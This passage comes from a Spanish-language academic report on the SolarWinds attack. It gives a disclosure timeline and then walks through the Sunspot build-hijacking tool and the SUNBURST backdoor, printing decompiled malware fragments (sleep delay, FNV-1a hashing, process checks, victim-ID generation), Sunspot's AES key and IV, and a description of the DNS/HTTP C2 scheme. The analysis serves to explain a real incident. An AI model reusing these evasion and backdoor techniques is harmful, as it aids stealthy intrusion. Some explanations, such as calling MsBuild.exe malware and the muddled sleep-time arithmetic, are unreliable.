- **15 de Diciembre de 2020** Los medios identifican a todas las posibles víctimas que habrían formado parte de este ataque. Se exige a **CISA** y al **FBI** que investiguen todo lo posible acerca del ataque. Este mismo día **SolarWinds** lanza una corrección de software.

SolarWinds se pronuncia

- **16 de Diciembre de 2020** SolarWinds aclara detalladamente todos los productos que se habían visto afectados durante el ataque. Tomaron varias precauciones, como instruir a sus socios para que revoquen los certificados digitales de las herramientas afectadas y emitir nuevos certificados a todos los clientes.

Revelación de Organizaciones afectadas

- **16 de Diciembre de 2020** La empresa **Microsoft** detecta los archivos que habían sido infectados en sus sistemas y los neutraliza, tras ello informa de esto y ayuda a otras compañías a hacer lo mismo. Se pronuncia el entonces presidente electo de los EEUU **Joe Biden** priorizando las amenazas a la ciberseguridad en su programa.
- **19 de Diciembre de 2020** Los analistas y los medios informaron que más de 200 organizaciones se han visto afectadas, pero aún no se ha publicado una lista de todas las organizaciones.
- **22 de Diciembre de 2020** El Departamento del Tesoro de los EEUU revela que durante el ataque se habían comprometido numerosas cuentas de correo electrónico de funcionarios de gran importancia.

Actualizaciones

- **24 de Diciembre de 2020** SolarWinds desarrolla profundamente parches y correcciones de seguridad y explica cómo funcionan para erradicar el malware SunBurst.
- **30 de Diciembre de 2020** CISA publica como había sido atacada la plataforma SolarWinds y asesora a todas las empresas afectadas para actualizar a la version "*2020.2.1HF2*" que ha sido verificada y salvada del malware.
- **5 de Enero de 2021** La empresa **SentinelOne** lanza una herramienta "*openSource*" capaz de detectar el malware SunBurst.
- **6 de Enero de 2021** Como resultado de la investigación, SolarWinds está obteniendo información más detallada sobre el ataque y prometió fortalecer el nivel de seguridad de la red de su empresa, para lo cual comenzó a contratar destacados expertos en seguridad.
- **11 de Enero de 2021 Crowdstrike** publica un análisis técnico de una herramienta llamada "***Sunspot***" que los hackers distribuyeron durante la compilación del arma intrusiva para crear la puerta trasera.

Para finalizar este punto mostraremos el mapa de afectados a nivel mundial diferenciándolo según los países que más riesgo habrían sufrido. Dicha imagen que veremos a continuación es creada por la empresa **Microsoft** tras la investigación llevada a cabo por la Agencia de Ciberseguridad y Seguridad de infraestructura (**CISA**).




Figura 02. Prevalencia Global de SunBurst [13]

3.4. IMPLEMENTACIÓN

En esta sección, profundizaremos en cómo realizar técnicamente el ciberataque y explicaremos todos los conceptos teóricos necesarios para comprenderlo. Como hemos comentado anteriormente, el ataque se produce mediante el uso de técnicas como inyección de código, malware, troyanos, algoritmos, etc. Cada uno de estos términos hacen una cosa diferente pero necesaria para llevar a cabo el ataque a Solarwinds.

Para el estudio seguiremos el orden cronológico que mostramos en el punto anterior indicando cómo se llevó a cabo cada parte del ataque.

3.4.1. Puerta trasera

El concepto de "*Puerta Trasera*" en ciberseguridad es una secuencia especial en el código de programación con el cual se pueden evadir los sistemas de seguridad y acceder sin autentificarse al sistema, en otras palabras, es un agujero de seguridad que permite al atacante **acceder a un sistema sin ser detectado y con ciertos privilegios**.

Una puerta trasera no tiene por qué ser creada con un fin maligno, aunque normalmente se usan para ello, el uso más común reside en introducir puertas traseras en softwares para una vez que los clientes hayan instalado dicha aplicación poder entrar a su sistema y realizar diferentes traseras como la instalación de malware, troyanos o robo de datos.

El ataque del que desarrollamos este capítulo en concreto introdujo la puerta trasera en el software a través de inyección de código, "*troyanizar*" los documentos e introducir el malware **SunBurst.**

Específicamente, los atacantes utilizaron la inyección de código para llevar a cabo el ataque e introducir la herramienta Sunspot, explicaron los investigadores de Crowdstrike. *«Sunspot monitorea los procesos en ejecución para aquellos involucrados en la compilación del producto Orion y remplaza uno de los archivos fuente para incluir el código de puerta trasera»* [18]. Los investigadores están rastreando la intrusión con el pseudónimo "***StellarParticle***".

Realicemos el **análisis técnico** de como se ha llevado a cabo. Lo primero que tiene que hacer la herramienta **StellarParticle** es ser inicializada, tras ejecutarse crea un archivo de registro cifrado **RC4** utilizando una clave codificada.

Durante su ejecución, la herramienta, registrará errores en este archivo, así como información de implementación. También modificará el token de seguridad para poder conceder privilegios de depuración.

A continuación, tienen que construirse los pasos de **secuestro**, para ello se utilizaron algoritmos **hash** denominado **ElfHash** el cuál funciona de la siguiente manera, cuando el algoritmo se encuentra un proceso genera un hilo para determinar si Orion se está programando, en caso de que sea así aprovechará e inyectará el código de la puerta trasera junto el malware **SunBurst.**

```
def elf_hash(name):
    # Test input: b'msbuild.exe'
    # Test output: 0x53D525
    h = 0
    for c in name:
        v = (c + (h << 4))
        msb = v & 0xF0000000
        if msb != 0:
            v ^= (msb >> 24)
        h = ~msb & v
    return h
```

Figura 03. Hashing Logic: ElfHash [22]

El algoritmo está formado principalmente por un bucle for, el cual es el encargado de encontrar los procesos para secuestrarlos, el siguiente bucle if se considera un "*bucle de supervisión*" el cual se ejecuta cada segundo lo que permite a la herramienta modificar el código fuente antes de que el compilador lo haya leído.

Una vez se haya realizado el secuestro la herramienta tendrá que **interpretar** las líneas de comando. Para ello la herramienta introduce un malware **"*MsBuild.exe*"** el cual cuando es llamado permite que se obtenga un puntero al bloque de entorno de procesos que va registrando todos los procesos ejecutados. Tras ello se extraen argumentos y rutas de acceso del directorio que contenga la información. Estos valores están cifrados mediante **AES128-CBC** cuya clave y vector de inicialización (IV) (pese a no ser únicos) son los siguientes:

```
key = FC F3 2A 83 E5 F6 D0 24 A6 BF CE 88 30 C2 48 E7
iv  = 81 8C 85 49 B9 00 06 78 0B E9 63 60 26 64 B2 DA
```

Figura 04. Clave y vector de inicialización cifrado AES128-CBC [22]

Por último, solo queda el **reemplazo** del código fuente de Orion. Cuando se encuentra la ruta del archivo anterior, se realizará algún reemplazo del archivo de código fuente. Durante este proceso, se ingresará todo lo que quiera el atacante. Los atacantes desarrollaron hasta una propia verificación de hash para evitar posibles ataques a su arma y evitar posibles errores, en concreto, se utiliza **hash MD5** para el código fuente de puerta trasera el cual es "*.5f40b59ee2a9ac94ddb6ab9e3bd776ca*".

Con esta inyección consiguieron introducir la puerta trasera a un archivo DLL de uno de los plugin de SolarWinds Orion, en concreto el archivo "***SolarWinds.Orion.Core.BusinessLayer.dll***", los atacantes consiguieron obtener la **clave privada** de la propia empresa, firmarla y emitir un certificado que, en principio, parecía todo correcto.

En la imagen que se muestra a continuación, podemos ver claramente cómo el archivo .dll contiene la firma, y si vemos sus detalles, puede mostrar claramente que es la firma de la propia empresa SolarWinds.




Figura 05. Firma sobre archivo maligno [16]

A partir de aquí la empresa habría cometido uno de los mayores errores para permitir este ataque, la actualización con el software malicioso ya se habría entregado a todos los clientes a través de los servidores oficiales de actualización de la empresa.

Los atacantes en la actualización habrían introducido el malware **SunBurst** en todos los sistemas de los clientes que la hayan llevado a cabo, por ello, será el siguiente término que describamos.

3.4.2. Malware SUNBURST

El término "*malware*" se define como un software o código malicioso que se ha creado con la intención de amenazar y atacar sistemas. Sus características principales es que es intrusivo, hostil y desagradable. El propósito principal de este término es modificar el comportamiento de un sistema que puede acceder a todas sus funciones y archivos sin requerir conocimiento o permiso.

La forma en la cual se propagan los malwares es "*escondidos*" tras enlaces que a primera vista parecen inofensivos los cuales son contenidos en correos o páginas web, es decir, somos nosotros los que nos contagiamos, pero sin tener consciencia de ello, es la clave del malware, el cuál puede engañar hasta usuarios muy experimentados.

Los malwares pueden adoptar distintas formas de propagarse y distintas intenciones por las que ha sido diseñado, de este modo podemos encontrar **adware, spyware, virus, gusanos, troyanos** o **ransomwares.**

En concreto, el malware que veremos en detalle a continuación es una mezcla entre **troyano** y **spyware.**

Desde Septiembre de 2019 hasta Febrero de 2020 el malware **SunBurst** ya había sido introducido en el "*ADN*" de la SolarWinds, pero no se había llevado a cabo la activación hasta ahora.

Antes de analizar el código de operación del malware, echemos un vistazo a lo que realmente debería hacer, es decir, cuál es su función. El malware debe penetrar en el sistema de la víctima y recopilar datos de forma oculta para que puedan enviarse al servidor C2 al que el atacante puede acceder directamente para recopilar toda la información a intervalos regulares.

En concreto el malware **SunBurst** estaba formado por una serie de algoritmos en las que destacaremos tres algoritmos principales **el algoritmo de sueño, el algoritmo de Hashing FNV-1a** y **el algoritmo utilizado para la generación de identificadores sobre las víctimas.**

Algoritmo de Sueño.

Es un algoritmo que como indica su nombre se centrar en calcular el tiempo que el malware va a estar sin actividad, se ha demostrado que el malware envía datos a su servidor C2 cada cierto tiempo, mientras no lo hace esta "*dormido*" lo que permite que la actividad en red sea cuasi nula y pase desapercibido.

SunBurst utiliza una fórmula para calcular el tiempo de sueño, toma como valores dos marcas temporales las cuales son de 1000ms y 2000ms, tras ello realiza un bucle de sueño que dará como resultado el tiempo que debe estar dormido.

```
1  private static void DelayMs(double minMs, double maxMs)
2  {
3    if ((int)maxMs == 0)
4    {
5      minMs = 1000.0;
6      maxMs = 2000.0;
7    }
8    double num;
9    for (num = minMs + new Random().NextDouble() * (maxMs - minMs);
10         num >= 2147483647.0; num -= 2147483647.0)
11   {
12     Thread.Sleep(int.MaxValue);
13   }
14   Thread.Sleep((int)num);
15 }
```

Figura 06. Algoritmo de Sueño SunBurst (dnSpy) [24]

- **Fila 8:** Creación de la variable "*num*" de tipo Double que permite almacenar números con coma flotante, es decir, números que tienen decimales.
- **Fila 9:** Bucle for que se utiliza para repetir una acción un determinado número de veces. Este bucle será el encargado determinar el tiempo que va a estar dormido. En el vemos que aplica la siguiente fórmula:

  num = minMs + new Random().NextDouble() * (maxMs - minMs)

  new Random().NextDouble() éste método lo que hace es generar un número aleatorio de tipo Double entre los valores 0.0 y 1.0 de la secuencia del generador de números aleatorios.

  El valor 2147483647.0ms equivale a 24.85 días.

- **Fila 12:** Lanza un Thread.Sleep que se encarga de suspender el subproceso en cuestión para el número especificado de milisegundos. Se utiliza un Int32 mediante el uso de Int.MaxValue que redondea el valor a 24 días de sueño (2073600000ms).

- **Fila 14:** Lanza un Thread.Sleep de tiempo entre 12 y 14 días, es lo que caracteriza, espera un tiempo determinado de sueño **antes** de ponerse en contacto con su servidor C2.

Pongamos un ejemplo de funcionamiento donde al ejecutarlo veamos cómo se seleccionan estos tiempos aleatorios:

```
6  public class Sleep_Algorithm {
7      public static void main (String [] args){
8
9
10         double minMs;
11         double maxMs;
12
13         do{
14         minMs =  Math.random()*((1209600000-1036800000+1)+1036800000);
15         maxMs =  Math.random()*((1209600000-1036800000+1)+1036800000);
16         }while (minMs < 1036800000 || minMs > 1209600000 || maxMs < 1036800000 || maxMs > 1209600000 );
17
18          System.out.println("Tiempo mínimo escogido: "+minMs/86400000+ " dias");
19          System.out.println("Tiempo máximo escogido: "+maxMs/86400000+ " dias");
20
21         double num;
22         double dias;
23
24         for (int i=1 ; i<= 3 ; i++){
25
26         System.out.println("Simulación "+i+ ":");
27
28         for(num = minMs + new Random().nextDouble()*(maxMs - minMs) ; num > 2000.0 ; num -= 2147483647.0)
29         {
30           System.out.println("El tiempo de sueño es de: "+num+ " ms");
31           dias = num /86400000;
32           System.out.println("El tiempo de sueño es de: "+dias+ " dias");
33         }
34         }}
35 }
```

Figura 07. Ejemplo Algoritmo de Sueño

En el algoritmo usado durante el ataque, formaba parte de una clase a la cual se le pasaban dos valores aleatorios entre 12 días y 14 días para proceder a realizar los cálculos, para nuestro ejemplo usaremos la clase "*Math.random*" para generarlos, como los números debían de estar entre este rango de días (en el código aparecen en formato de milisegundos) realizo un bucle do/while para que los datos sean correctos. Tras seleccionar el rango necesario pasamos a realizar la fórmula del algoritmo real (línea 28). Tras ello se generará un tiempo de sueño entre el rango anteriormente mencionado, en el algoritmo real se realizarían los Thread.sleep en función de los datos obtenidos.
Realizamos tres simulaciones para ver como efectivamente se generan tiempos de sueño totalmente aleatorios.

```
Tiempo mínimo escogido aleatoriamente: 13.453851703479742 dias
Tiempo máximo escogido aleatoriamente: 12.586689626218737 dias
Simulación 1:
El tiempo de sueño es de: 1.1290117867010732E9 ms
El tiempo de sueño es de: 13.06726604978094 dias
Simulación 2:
El tiempo de sueño es de: 1.1214389209670432E9 ms
El tiempo de sueño es de: 12.979617140822258 dias
Simulación 3:
El tiempo de sueño es de: 1.1609666849142258E9 ms
El tiempo de sueño es de: 13.437114408729466 dias
```

Figura 08. Resultado obtenido tras la ejecución del Algoritmo de Sueño

Algoritmo Hashing FNV-1a.

Una vez el algoritmo haya "*despertado*" procederá a ejecutarse, para ello se hace uso de la familia **FNV** de los algoritmos hash. Este tipo de hash están diseñados para ser **rápidos** con **baja tasa de colisión** y están preparados para generación de grandes bloques de texto [15]. El código fundamental del algoritmo **FNV-1** es el siguiente:

```
hash = offset_basis
    for each (octeto)
        hash = hash * FNV_prime
        hash = hash XOR octeto
return hash
```

Figura 09. Núcleo principal del algoritmo FNV-1

Lo primero que tenemos que ver es en qué consisten sus dos parámetros principales:

- **FNV_prime:** consiste en un conjunto de variables que depende del tamaño del hash. Son valores preasignados encargados de afectar a la dispersión del hash y mejora la característica de retroalimentación polinómica. Estos valores son:

```
FNV32_prime = 16777619
FNV64_prime = 1099511628211
FNV128_prime = 309485009821345068724781371
FNV256_prime = 374144419156711147060143317175368453031918731002211
FNV512_prime = 35835915874844867368919076489095108449946327955754392558399825615420669938882575609403989234571385275 9
FNV1024_prime = 5016456510113118655434598811035278955030765345404790744303017523831112055108147451509157692220295382716162 6
                518785268952493852922918165243750837466913718040942718731604847379667202603892176844761574680825 73
```

Figura 10. Valores FNV_prime

- **Offset_basis:** al igual que antes son valores que dependen del tamaño del hash. Se trata de distintas bases de desplazamiento FNV, sus valores preasignados son:

```
offset32_basis = 2166136261
offset64_basis = 14695981039346656037
offset128_basis = 144066263297769815596495629667062367629
offset256_basis = 100029257958052580907070968620625704837092796014241193945225284501741471925557
offset512_basis = 9659303129496669498009435400716310466090418745672637896108374329434462657994582932197 71
                  643844981305189220653980578449532823934008387619192870158386951778
offset1024_basis = 14197795064947621068722070641403218320880622795441933960878474914617582723252296732303 7
                   177221508640965212023555493656281746691085718147604710150761480297559698040773201576924
                   585630032153049571501574036444603635505054127112859663616102678680828938239637904393364
                   1108688458410773501067691
```

Figura 11. Valores Offset_basis

A continuación, mostraremos el bucle real del **algoritmo FNV** frente a su variable **FNV-1a:**

```
/*FNV*/
for (byte b : bytesTotales) {
    hash = hash.multiply(FNV32_prime).mod(FNV32_mod);
    hash = hash.xor(BigInteger.valueOf((int) b & FNV_XOR));
}

/*FNV-1a*/
for (byte b : bytesTotales) {
    hash = hash.xor(BigInteger.valueOf((int) b & FNV_XOR));
    hash = hash.multiply(FNV32_prime).mod(FNV32_mod);
}
```

Figura 12. Bucle principal algoritmo FNV (superior) vs algoritmo FNV-1a (inferior)

La única diferencia es el orden en el que se realiza la operación lógica XOR y la multiplicación. Los parámetros anteriormente descritos son utilizados por ambas variantes, así como el tamaño del hash. Pese a esta pequeña diferencia, un anónimo informó que *«el hash FNV-1 no era tan bueno como el hash FNV-1a, por sus purezas, porque el octeto final no está tan disperso. Informó que el hash FNV-1a era mejor para la detección de errores».* [23]

Pongamos un ejemplo de ejecución del algoritmo:

```
public static void main(String [] args){

    String frase = "MensajeParaHashing";
    byte [] datos = frase.getBytes();
    System.out.println("El mensaje a realizar hash es: "+frase);
    byte [] SacarHash = pasoUno(datos,FNV32_prime,offset32_basis,FNV32_mod).toByteArray();
    System.out.println("El hash FNV-1a es: "+SacarHash.hashCode());
    System.out.println("");
}

public static BigInteger pasoUno(byte[] octetos, BigInteger FNV32_prime, BigInteger offset32_basis, BigInteger FNV32_mod) {
    BigInteger hash = offset32_basis;
        for (byte b : octetos) {
        hash = hash.xor(BigInteger.valueOf((int) b & FNV_XOR));
        hash = hash.multiply(FNV32_prime).mod(FNV32_mod);
    }
    return hash;
}
```

Figura 13. Código ejemplo ejecución algoritmo FNV-1a

Queremos buscar el hash para "*MensajeParaHashing*", tras realizar la ejecución obtenemos

```
El mensaje a realizar hash es: MensajeParaHashing
El hash FNV-1a es: 4c23d72c
```

Figura 14. Resultado obtenido tras la ejecución algoritmo FNV-1a

En concreto hemos usado un hash de **32 bits** por eso el tamaño del offset y del primo han sido los valores correspondientes al tamaño 32. Posteriormente se añadió un bucle que permitía cambiar el tamaño del hash FNV lo que hacía que ahora por ejemplo pudiésemos tener un hash de 16 bits, el bucle consiste en realizar distintos pliegues a la XOR en función del tamaño seleccionado.

Cuando el algoritmo se ejecuta por primera vez se genera el proceso "***solarwinds.businesslayerhots***" y se comprueba si el proceso seleccionado tiene el valor codificado "***0xEFF8D627F39A2A9DUL***" en caso de que el valor de ambos hashes no coincida no se ejecutará el código de puerta trasera:

```
1  public static void Initialize()
2  {
3    try
4    {
5     if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 0xEFF8D627F39A2A9DUL)
6      {
7       // backdoor execution code
8      }
9    }
10 }
```

Figura 15. Inicialización algoritmo FNV-1a en malware SunBurst [24]

Los hashes son también aprovechados por SunBurst para recorrer las matrices de todos los posibles procesos que pueda tener la víctima y analizar todas las medidas de seguridad de las que dispone.
En concreto SunBurst utiliza el método FNV-1a explicado anteriormente para sacar todos los posibles hashes que encuentre en su camino, esto lo hace con hash de 32 bits, pero se le añade un paso que también habíamos comentado anteriormente, consiste en un paso adicional que realiza una XOR con una constante **codificada** de **64 bits** "***0x5BAC903BA7D81967UL***"**.**

```
1  private static ulong GetHash(string s)
2   {
3     ulong num = 0xCBF29CE484222325UL;
4     try
5     {
6       foreach (byte b in Encoding.UTF8.GetBytes(s))
7       {
8         num ^= (ulong)b;
9         num *= 0x100000001B3UL;
10      }
11    }
12    catch
13    {
14    }
15    return num ^ 0x5BAC903BA7D81967UL;
16  }
```

Figura 16. Obtención de Hash algoritmo FNV1-a [24]

La "***ofuscación de código*"** consiste en ocular ciertas cadenas del código de vital importancia que permiten pasar desapercibido. Un ejemplo de uso es por ejemplo para las cadenas que contengan la dirección de un servidor de licencias. Si estas líneas de código no están "*ofuscadas*" pueden ser detectadas fácilmente y pueden ser modificadas, siguiendo el ejemplo anteriormente mencionado, podemos modificar la dirección del servidor hacia un "*servidor fantasma*".

```
// Token: 0x0600097F RID: 2431 RVA: 0x000437C0 File Offset: 0x000419C0
public static bool TrackProcesses(bool full)
{
    Process[] processes = Process.GetProcesses();
    if (OrionImprovementBusinessLayer.ProcessTracker.SearchAssemblies(processes))
    {
        return true;
    }
    bool flag = OrionImprovementBusinessLayer.ProcessTracker.SearchServices(processes);
    if (!flag && full)
    {
        return OrionImprovementBusinessLayer.ProcessTracker.SearchConfigurations();
    }
    return flag;
}
```

Figura 17. Método usado para ofuscación en Sunburst [25]

Se utilizan "*SearchAssemblies"* que comprueba si el análisis de procesos se está realizando en el host. La siguiente instrucción "*SearchServices"* sirve para emitir un comando que verifique los procesos y por último el comando "*SearchConfiguration"* que devuelve un informe de análisis.

Algoritmo de Generación de id's

Tras haber activado el malware con el primer algoritmo y la recopilación masiva de datos con el segundo de ellos toca generar identificadores para asociar cada tipo de información a las víctimas.
Se deben de generar cadenas/identificadores únicos para cada víctima, pero no solo para ellas sino también para todos los posibles archivos que se hayan recopilado.

El algoritmo está formado por un esquema hash MD5 para generar una cadena de texto a la cual se le hace una XOR con una semilla generada por la máquina cuyo resultado se envía al servidor.

```
1  private static bool GetOrCreateUserID(out byte[] hash64) {
2   string text = OrionImprovementBusinessLayer.ReadDeviceInfo();
3   hash64 = new byte[8];
4   Array.Clear(hash64, 0, hash64.Length);
5   if (text == null) {
6     return false;
7   }
8 <part of the code omitted for clarity>
9 using (MD5 md = MD5.Create()) {
10    byte[] bytes = Encoding.ASCII.GetBytes(text);
11    byte[] array = md.ComputeHash(bytes);
12    if (array.Length < hash64.Length) {
13      return false;
14    }
15    for (int i = 0; i < array.Length; i++) {
16      byte[] array2 = hash64;
17      int num = i % hash64.Length;
18      array2[num] ^= array[i];
19    }
20  }
21  return true;
22 }
```

Figura 18. Algoritmo de Generación de id's [24]

Este algoritmo calcula un resumen MD5 de un conjunto de datos que concatena la primera dirección MAC del adaptador, el dominio del equipo atacado y el guid de la máquina reuniendo estos datos en un resultado de ocho bytes.

Ya tenemos las víctimas con sus respectivos identificadores y ahora cada cierto tiempo tendremos que comunicar la información a los **Servidores C2** por lo que será el siguiente término que expliquemos.

Servidores C2 (Comando & Control)

El servidor C2 es un sistema controlado por ciberdelincuentes y se puede controlar para llevar a cabo una serie de ataques específicos. Para ejecutar comandos o control en el servidor, lo principal que se debe hacer es infectarlo generalmente a través de un troyano.
El proceso que se desarrolló para este ataque en concreto es utilizar una página web maliciosa para que fuese interactuada por algún sistema de la empresa SolarWinds de tal manera que se pudo explorar las vulnerabilidades e **instalar una puerta trasera** mediante el algoritmo anteriormente visto.




Figura 19. Proceso de ejecución SunBurst [26]

La comunicación entre el malware y el servidor C2 se realiza a través de la puerta trasera, recordemos que ésta puerta había sido instalada con esta intención y estaba preparada para eludir distintos sistemas de seguridad como pueden ser firewalls.

Sunburst utiliza el protocolo C2 gracias al uso de los protocolos DNS y HTTP. Tiene dos modos de funcionamiento:

- **Activo:** una vez que se activa la puerta trasera, utilizará HTTP para comunicarse con su servidor C2 y recibir instrucciones sobre cómo realizar operaciones (generar procesos o transferir archivos).
- **Pasivo:** cuando la puerta trasera está deshabilitada, se comunica con el atacante a través del protocolo DNS y vuelve a recibir actualizaciones, pero ahora se trata del estado de la puerta (si debe estar activada, si debe "*irse a dormir*" ...).

Antes de comunicarse con el servidor C2, SunBurst realizará las comprobaciones necesarias para asegurarse de que puede sortear todos los límites de seguridad, a través del algoritmo hash mencionado anteriormente que puede analizar todos los procesos activos.

Después de verificar el proceso, continuará verificando si el período de tiempo establecido por el algoritmo de suspensión es efectivamente de 12 a 14. Si está dentro de este intervalo de tiempo, la puerta trasera se ejecutará y entrará en modo activo.

Una vez en modo **activo**, la puerta trasera reutiliza dos configuraciones legítimas existentes en la sección "*ReportWatcherRetry"* y *"ReportWatcherPostpone"* y se comprueba si el valor del primer parámetro tiene el valor "*3*" lo que indicará que el malware se ha desactivado y no va a realizar más tareas de red.
A continuación, la puerta trasera determina si el sistema en el que se ha activado está utilizando un **dominio AD**, es decir, un dominio perteneciente a la empresa SolarWinds, en caso afirmativo recupera el nombre del dominio. [15]

Ahora es cuando el coordinador del servidor C2 indica a la puerta trasera que debe de hacer, para comenzar el proceso se pone en modo **pasivo** y se procede a ejecutar el algoritmo de generación de id's el cuál se encarga de redirigir todo al servidor a través de registros **DNS CNAME**.

La puerta trasera irá interpretando las respuestas DNS en forma de órdenes del coordinador, el algoritmo genera **dominios DGA** los cuales son encargados de construir subdominios autorizados gracias al uso del cliente DNS del propio sistema.

Los subdominios se generan con identificadores de los usuarios, sistemas o archivos los cuales pueden ser recuperados por el coordinador y enrutar SunBurst a su servidor C2 final. Como hemos visto anteriormente en el **algoritmo de generación de id's** se genera un ID basado en tres valores:

- Dirección MAC de la primera interfaz de red no loopback disponible
- Dominio
- Valor de "*HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid*"

SunBurst realiza el algoritmo MD5 sobre este ID para obtener un hash el cual lo vuelve a codificar mediante una XOR con el valor de 64 bits anteriormente indicado. Estos identificadores les sirven a los atacantes para comprobar si realmente se está atacando a una víctima deseada.

Encontramos un diagrama de las operaciones de los atacantes para obtener este tipo de información:

